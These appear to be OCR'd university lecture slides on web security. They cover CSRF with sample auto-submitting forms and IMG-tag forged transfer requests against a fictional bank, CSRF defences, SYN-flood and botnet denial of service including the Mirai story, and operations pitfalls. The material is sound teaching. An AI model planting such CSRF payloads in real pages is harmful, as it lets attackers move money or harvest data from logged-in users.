
Cross Site Request Forgery (CSRF)

- Example:
  - User logs in to bank.com
    - Session cookie remains in browser state
  - User visits another site containing:

```
<form  name=F  action=http://bank.com/BillPay.php>
<input  name=recipient   value=badguy> …
<script> document.F.submit(); </script>
```


  - Browser sends user auth cookie with request
    - Transaction will be fulfilled
- Problem:
  - cookie auth is insufficient

Form post with cookie



Cross-site Request Forgery (CSRF)

1. Alice logs into webbank.com, now has cookie



Let's say the "From" account is "314159265," the "To" account is "011235813," and we're transferring $5,000 (ref. White hat security)

Cross-site Request Forgery (CSRF)

1. Alice logs into bank.com, now has cookie

```
POST http://webbank/transfer_funds.cgi HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US;)
Firefox/1.4.1
Cookie: JSPSESSIONID= 4353DD35694D47990BCDF36271740A0C

from=314159265&to=011235813&amount=5000&date=11072006
```

(Transfer funds POST request)

Many applications do not distinguish between parameters sent using GET or POST

```
GET http://webbank/transfer_funds.cgi?
from=314159265&to=011235813&amount=5000&date=11072006
HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US;)
Firefox/1.4.1
Cookie: JSPSESSIONID= 4353DD35694D47990BCDF36271740A0C
```

(Transfer funds GET request)

Cross-site Request Forgery (CSRF)

1. Alice logs into webbank.com, now has cookie
2. Alice goes to blog.evil.com
3. Page contains:
   ```
   <img src="http://webbank.com/account_info"/>
   ```
4. evil.com harvests Alice's personal info

Cross-site Request Forgery (CSRF)

1. Alice logs into webbank.com, now has cookie
2. Alice goes to blog.evil.com
3. Page contains:

```
<IMG SRC=http://webbank/transfer_funds.cgi?
from=314159265&to=1618&amount=5000&date=11072006&re=0>
```

4. When the Web browser loads this page, the IMG tag forces a “forged” request with the URL specified and, if the customer is still logged-in, $5,000 from account “314159265” will instead to be sent to account “1618,” belonging to the hacker

How to solve this problem?

Cross-site Request Forgery (CSRF)

1. Alice logs into webbank.com, now has cookie
2. Alice goes to blog.evil.com
3. Page contains:
   `<img src="http://webbank.com/account_info"/>`
4. evil.com harvests Alice's personal info

Solution:

- Include ***session nonce*** with every request

Cross-site Request Forgery (CSRF)

1. Alice logs into webbank.com, now has cookie
2. Alice goes to blog.evil.com
3. Page contains:
   `<img src="http://webbank.com/account_info"/>`
4. evil.com harvests Alice's personal info

Solution:

```
POST http://webbank/transfer_funds.cgi HTTP/1.1
Host: webbank
User-Agent: Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US;)
Firefox/1.4.1
Cookie: JSPSESSIONID= 4353DD35694D47990BCDF36271740A0C

from=314159265&to=011235813&amount=5000&date=11072006&token=4e0fc1a82c3ca3b9d2a146
2570f6c674&timestamp=1184001456
```

(Transfer funds POST request with Token)

CSRF Defenses

- Secret Validation Token


```
<input type=hidden value=23a3af01b>
```

- Referer Validation


```
Referer: http://www.facebook.com/home.php
```

- Custom HTTP Header


```
X-Requested-By: XMLHttpRequest
```

Denial of Service Attacks

Denial of Service Attack


- Floods a site with so much traffic that it becomes unresponsive for its intended users
  - Attack against availability
- Network-level, application-level DoS attack
- Botnets

What is network DoS?

- Goal: take out a large site with little computing work
- How: **Amplification**
  - Small number of packets $\Rightarrow$ big effect
- Two types of amplification attacks:
  - DoS bug:
    - Design flaw allowing one machine to disrupt a service
  - DoS flood:
    - Command bot-net to generate flood of requests

SYN floods: backscatter [MVS' 01]

- SYN with forged source IP ⇒ SYN/ACK to random host



SYN Floods II: Massive flood (e.g BetCris.com '03)

- Command bot army to flood specific target: (DDoS)
  - **20,000** bots can generate **2Gb/sec** of SYNs (2003)
  - At web site:
    - Saturates network uplink or network router
    - Random source IP $\Rightarrow$
      attack SYNs look the same as real SYNs
  - What to do ???

Latest Botnet

Home » Security Bloggers Network » Return Of Mirai Botnet | Avast

Return Of Mirai Botnet | Avast

by Avast Blog on November 27, 2020

Remember Mirai? This four-year old botnet was the scourge of the internet and used as the launching pad for numerous DDoS attacks. Back in 2016, the botnet disrupted a German ISP, Liberia's entire internet connection, the Dyn.com DNS services (now owned by Oracle), and Brian Krebs' website.

It was unique because it collected more than 24,000 IoT devices, including webcams, numerous home routers and other embedded devices. Its size was also significant: when Krebs was targeted, it was the largest series of DDoS attacks to date, with five separate events focusing more than 700B bits per second traffic at his web server.


Defense Against DoS Attacks

- Filtering
  - Distinguish attacks and discard the requests. The earlier, the better.
- Replicated services
  - Provision resources more than attackers
- Slow down attacks
  - Make attackers do more work

Defense Against DoS Attacks

- Filtering
  - Distinguish attacks and discard the requests. The earlier, the better.
- Replicated services
  - Provision resources more than attackers
- Slow down attacks
  - Make attackers do more work

Cryptopuzzles



Operation Fallacies, Pitfalls

Optimizing Prematurely or Without Measurements

- Speed is a feature that users expect
  - 99%ile (eg), not “average”
- *Horizontal scaling* >> per-machine performance, *but* lots of ways things can slow down
- Monitoring is your friend

“Mine is a 3-tier app on cloud computing, so it will scale”

- Database is particularly hard to scale
  - Even if you do, still want to get “expensive” operations out of the way of your SLO
  - The cloud vendor provides “database as a service”
- One help: cache at many levels
  - whole page, fragment, query
  - Cache *expiration* is a crosscutting concern
- Use PaaS for as long as you can

“My small site isn’t a target”

- Hackers may be after your users, not your data
- Like performance, security is a *crosscutting concern*—hard to add after the fact
- Stay current with best practices and tools—you’re unlikely to do better by rolling your own
- Prepare for catastrophe: keep regular backups of site and database

“My app is secure because it runs on a secure platform and uses firewalls and HTTPS”

- There’s no such thing as a “secure platform”
- Security is a system wide and ongoing concern
  - Every system has a weakest link, and as new exploits and software bugs are found, the weakest link may move from one part to the other
- Arms race